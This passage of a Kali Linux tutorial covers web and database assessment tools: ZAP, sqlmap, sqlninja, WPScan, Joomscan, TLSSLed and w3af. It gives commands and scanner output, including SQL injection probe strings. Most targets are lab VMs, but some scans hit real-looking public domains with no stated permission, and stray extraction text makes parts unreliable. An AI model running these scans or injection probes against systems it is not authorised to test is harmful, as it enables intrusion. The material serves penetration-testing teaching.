URL: http://192.168.1.101/dwva/login.php

Risk: Medium

Confidence: Medium

Parameter:

Attack:

Evidence:

CWE ID: 0

WASC ID: 0

Description: Description of Vulnerability

X-Frame-Options header is not included in the HTTP response to protect against...

Step 5: Click “Spider” and you will see all the links scanned.

Processed	Method	URI	Flags
•	GET	http://192.168.1.101/dwva	SEED
•	GET	http://192.168.1.101/robots.txt	SEED
•	GET	http://192.168.1.101/sitemap.xml	SEED
•	GET	http://192.168.1.101/dwva/	
•	GET	http://192.168.1.101/dwva/login.php	
•	GET	http://192.168.1.101/dwva/dwva/css/login.cs...	
•	GET	http://192.168.1.101/dwva/dwva/images/login_logo.png	
•	GET	http://192.168.1.101/dwva/dwva/images/RandomStorm...	


Database Tools Usage

sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Let's learn how to use sqlmap.

Step 1: To open sqlmap, go to Applications -> 04-Database Assessment -> sqlmap.



The webpage having vulnerable parameters to SQL Injection is metasploitable.

The screenshot shows a web browser displaying a vulnerable web application. The URL in the address bar is `http://192.168.1.101/mutillidae/index.php?page=user-info.php&username=Administrator&password=&user-info-php-submit=button=View+Account+Details`. The page title is "Mutillidae: Born to be Hacked". A red arrow points to the URL bar. The main content area shows a form with fields for "Name" and "Password", both of which are empty. Below the form is a button labeled "View Account Details". A green message box says "Please enter username and password to view account details". At the bottom of the page, there is an error message in a red box: "Error: Failure is always an option and this situation proves it". A table below the error message provides details about the failed SQL query: Line 126, Code 0, File /var/www/mutillidae/user-info.php, and Message Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version. For more information, see the MySQL manual at http://dev.mysql.com/doc/refman/5.5/en/error-messages.html#P0001".

Step 2: To start the sql injection testing, type "**sqlmap -u URL of victim**"

```
root@kali:~# sqlmap -u http://192.168.1.101/mutillidae/index.php?page=user-info.php&username=%27&password=&user-info-php-submit=button=View+Account+Details
```

Step 3: From the results, you will see that some variable are vulnerable.

```


S
[17:06:31] [INFO] testing if the target URL is stable
[17:06:32] [INFO] target URL is stable
[17:06:32] [INFO] testing if GET parameter 'page' is dynamic
[17:06:32] [INFO] confirming that GET parameter 'page' is dynamic
[17:06:32] [INFO] GET parameter 'page' is dynamic
[17:06:32] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable security Level: 0 (Hosed) Hints: Disabled (0 - I try harder)
[17:06:32] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to XSS attacks
[17:06:32] [INFO] testing for SQL injection on GET parameter 'page'
[17:06:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:06:32] [WARNING] reflective value(s) found and filtering out
[17:06:33] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[17:06:34] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[17:06:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:06:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[17:06:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLETYPE)'
[17:06:36] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[17:06:36] [INFO] testing 'MySQL inline queries'
[17:06:36] [INFO] testing 'PostgreSQL inline queries'
Weasell automatically sends some data to Mozilla so that we can improve your

```

sqlninja

sqlninja is a SQL Injection on Microsoft SQL Server to a full GUI access. sqlninja is a tool targeted to exploit SQL Injection vulnerabilities on a web application that uses Microsoft SQL Server as its back-end. Full information regarding this tool can be found on <http://sqlninja.sourceforge.net/>

Step 1: To open sqlninja go to Applications -> 04-Database Assesment -> sqlninja.




CMS Scanning Tools


WPScan

WPScan is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.

Step 1: To open WPscan go to Applications -> 03-Web Application Analysis -> "wpscan".



The following screenshot pops up.



Step 2: To scan a website for vulnerabilities, type “**wpscan -u URL of webpage**”.

If the scanner is not updated, it will ask you to update. I will recommend to do it.

```
root@kali:~# wpscan -u itsolution.support
[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]y
```

Once the scan starts, you will see the findings. In the following screenshot, vulnerabilities are indicated by a red arrow.

```
[+] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]n
[+] URL: http://[REDACTED].com/
[+] Started: Sat Oct 22 16:08:46 2016

[*] robots.txt available under: 'http://[REDACTED].com/robots.txt'
[*] The WordPress 'http://[REDACTED].com/readme.html' file exists exposing a version number
[*] Interesting header: LINK: <http://[REDACTED].com/>; rel=shortlink
[*] Interesting header: SERVER: Apache/2.2.23 (CentOS)
[*] Interesting header: X-POWERED-BY: PHP/5.2.17
[*] XML-RPC Interface available under: http://[REDACTED].com/xmlrpc.php

[*] WordPress version 3.9.1 identified from meta generator
[+] 20 vulnerabilities identified from the version number

[!] Title: WordPress 3.9 & 3.9.1 Unlikely Code Execution
Reference: https://wpvulndb.com/vulnerabilities/7527
Reference: https://core.trac.wordpress.org/changeset/29389
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5203
[!] Fixed in: 3.9.2

[!] Title: WordPress 2.0.3 - 3.9.1 (except 3.7.4 / 3.8.4) CSRF Token Brute Forcing
Reference: https://wpvulndb.com/vulnerabilities/7528
Reference: https://core.trac.wordpress.org/changeset/29384
Reference: https://core.trac.wordpress.org/changeset/29408
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5204
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5205
[!] Fixed in: 3.9.2

[!] Title: WordPress 3.0 - 3.9.1 Authenticated Cross-Site Scripting (XSS) in Multisite
Reference: https://wpvulndb.com/vulnerabilities/7529
Reference: https://core.trac.wordpress.org/changeset/29398
```

```
[!] Title: WordPress 3.6 - 3.9.1 XXE in GetID3 Library
Reference: https://wpvulndb.com/vulnerabilities/7530
Reference: https://github.com/jamesheinrich/getID3/commit/dc0549079a24bb0619b6124ef2df767794f8d0bc
Reference: http://getid3.sourceforge.net/
Reference: http://wordpress.org/news/2014/08/wordpress-3-9-2/
Reference: http://lab.onsec.ru/2014/09/wordpress-392-xxe-through-media-upload.html
Reference: https://github.com/ONsec-Lab/scripts/blob/master/getid3-xxe.wav
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-2053
[!] Fixed in: 3.9.2

[!] Title: WordPress 3.4.2 - 3.9.2 Does Not Invalidate Sessions Upon Logout
Reference: https://wpvulndb.com/vulnerabilities/7531
Reference: http://whiteoaksecurity.com/blog/2012/12/17/cve-2012-5868-wordpress-342-sessions-not-terminated-upon-explicit-user-logout
Reference: http://blog.spiderlabs.com/2014/09/leveraging-lfi-to-get-full-compromise-on-wordpress-sites.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5868
[!] Fixed in: 4.0

[!] Title: WordPress 3.0-3.9.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7680
Reference: http://klikki.fi/adv/wordpress.html
Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
Reference: http://klikki.fi/adv/wordpress_update.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9031
[!] Fixed in: 4.0

[!] Title: WordPress <= 4.8 - Long Password Denial of Service (DoS)
Reference: https://wpvulndb.com/vulnerabilities/7681
Reference: http://www.behindthefirewalls.com/2014/11/wordpress-denial-of-service-responsible-disclosure.html
Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
```

Joomscan

Joomla is probably the most widely-used CMS out there due to its flexibility. For this CMS, it is a Joomla scanner. It will help web developers and web masters to help identify possible security weaknesses on their deployed Joomla sites.

Step 1: To open it, just click the left panel at the terminal, then "**joomscan -parameter**"

Step 2: To get help for the usage type "**joomscan /?**"

```
root@kali:~# joomscan /?
```

Step 3: To start the scan, type "**joomscan -u URL of the victim**".

```
root@kali:~#
root@kali:~# joomscan -u [REDACTED].com
```

Results will be displayed as shown in the following screenshot.

```
Vulnerabilities Discovered
=====
# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not available, so exploiting is more likely to succeed.
Vulnerable? Yes

# 2
Info -> Generic: Unprotected Administrator directory
Versions Affected: Any
Check: /administrator/
Exploit: The default /administrator directory is detected. Attackers can bruteforce administrator accounts. Read: http://yehg.net/lab/pr0js/view.php/MULTIPLE%20TRICKY%20WAYS%20TO%20PROTECT.pdf
Vulnerable? Yes
```

```
15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20jos_users--
Vulnerable? No

# 27
Info -> Component: Joomla Component com_searchlog SQL Injection
Versions Affected: 3.1.0 <=
Check: /administrator/index.php?option=com_searchlog&act=log
Exploit: /administrator/index.php?option=com_searchlog&act=log
Vulnerable? No

# 28
Info -> Component: Joomla Component com_djartgallery Multiple Vulnerabilities
Versions Affected: 0.9.1 <=
Check: /administrator/index.php?option=com_djartgallery&task=editItem&cid[]=1'+and+1=1+---+
Exploit: /administrator/index.php?option=com_djartgallery&task=editItem&cid[]=1'+and+1=1+---+
Vulnerable? N/A

There are 2 vulnerable points in 28 found entries!
-[*] Time Taken: 28 min and 20 sec
-[*] Send bugs, suggestions, contributions to joomscan@yehg.net
root@xfx:~#
```

SSL Scanning Tools

TLSSLed is a Linux shell script used to evaluate the security of a target SSL/TLS (HTTPS) web server implementation. It is based on ssllscan, a thorough SSL/TLS scanner that is based on the openssl library, and on the “**openssl s_client**” command line tool.

The current tests include checking if the target supports the SSLv2 protocol, the NULL cipher, weak ciphers based on their key length (40 or 56 bits), the availability of strong ciphers (like AES), if the digital certificate is MD5 signed, and the current SSL/TLS renegotiation capabilities.

To start testing, open a terminal and type "**tlssled URL port**". It will start to test the certificate to find data.

```
root@kali:~# tlssled [REDACTED] 443
TLSSLed - (1.3) based on sslscan and openssl
by Raul Siles (www.taddong.com)
-----
openssl version: OpenSSL 1.0.2f 28 Jan 2016
-----
Date: 20161022-152715
-----
[*] Analyzing SSL/TLS on [REDACTED]:443...
[.] Output directory: TLSSLed_1.3-[REDACTED]-443_20161022-152715...
[.] Checking if the target service speaks SSL/TLS...
[.] The target service [REDACTED]:443 seems to speak SSL/TLS...
[.] Using SSL/TLS protocol version:
(empty means I'm using the default openssl protocol version(s))
[.] Running sslscan on [REDACTED]:443...
The following NEW packages will be installed:
[.] Testing for SSLv2 ...
[.] Testing for the certificate CA issuer ...
Issuer: COMODO RSA Domain Validation Secure Server CA
[.] Testing for the certificate validity period ...
Today: Sat Oct 22 19:27:24 UTC 2016
Not valid before: May 29 00:00:00 2015 GMT
Not valid after: May 28 23:59:59 2018 GMT
[.] Checking preferred server ciphers ...
[.] Testing for SSL/TLS renegotiation MitM vuln. (CVE-2009-3555) ...
[+] Testing for secure renegotiation support (RFC 5746) ...
Secure Renegotiation IS NOT supported
[.] Testing for SSL/TLS renegotiation DoS vuln. (CVE-2011-1473) ...
[.] Testing for client initiated (CI) SSL/TLS renegotiation (insecure)...
UNKNOWN
[.] Testing for client authentication using digital certificates...
```

You can see from the finding that the certificate is valid until 2018 as shown in green in the following screenshot.

```
[.] Testing for the certificate CA issuer ...
Issuer: COMODO RSA Domain Validation Secure Server CA
[.] Testing for the certificate validity period ...
Today: Sat Oct 22 19:27:24 UTC 2016
Not valid before: May 29 00:00:00 2015 GMT
Not valid after: May 28 23:59:59 2018 GMT
[.] Checking preferred server ciphers ...
[.] Testing for SSL/TLS renegotiation MitM vuln. (CVE-2009-3555) ...
[+] Testing for secure renegotiation support (RFC 5746) ...
Secure Renegotiation IS NOT supported
[.] Testing for SSL/TLS renegotiation DoS vuln. (CVE-2011-1473) ...
[.] Testing for client initiated (CI) SSL/TLS renegotiation (insecure)...
UNKNOWN
[.] Testing for client authentication using digital certificates...
```

w3af


w3af is a Web Application Attack and Audit Framework which aims to identify and exploit all web application vulnerabilities. This package provides a Graphical User Interface (GUI) for the framework. If you want a command-line application only, install w3af-console.

The framework has been called the “metasploit for the web”, but it’s actually much more as it also discovers the web application vulnerabilities using black-box scanning techniques. The w3af core and its plugins are fully written in Python. The project has more than 130 plugins, which identify and exploit SQL injection, cross-site scripting (XSS), remote file inclusion and more.


Step 1: To open it, go to Applications ->03-Web Application Analysis -> Click w3af.




Step 2: On the “Target” enter the URL of victim which in this case will be metasploitable web address.



Step 3: Select the profile -> Click "Start".



Step 4: Go to "Results" and you can see the finding with the details.



6. Kali Linux – Exploitation Tools

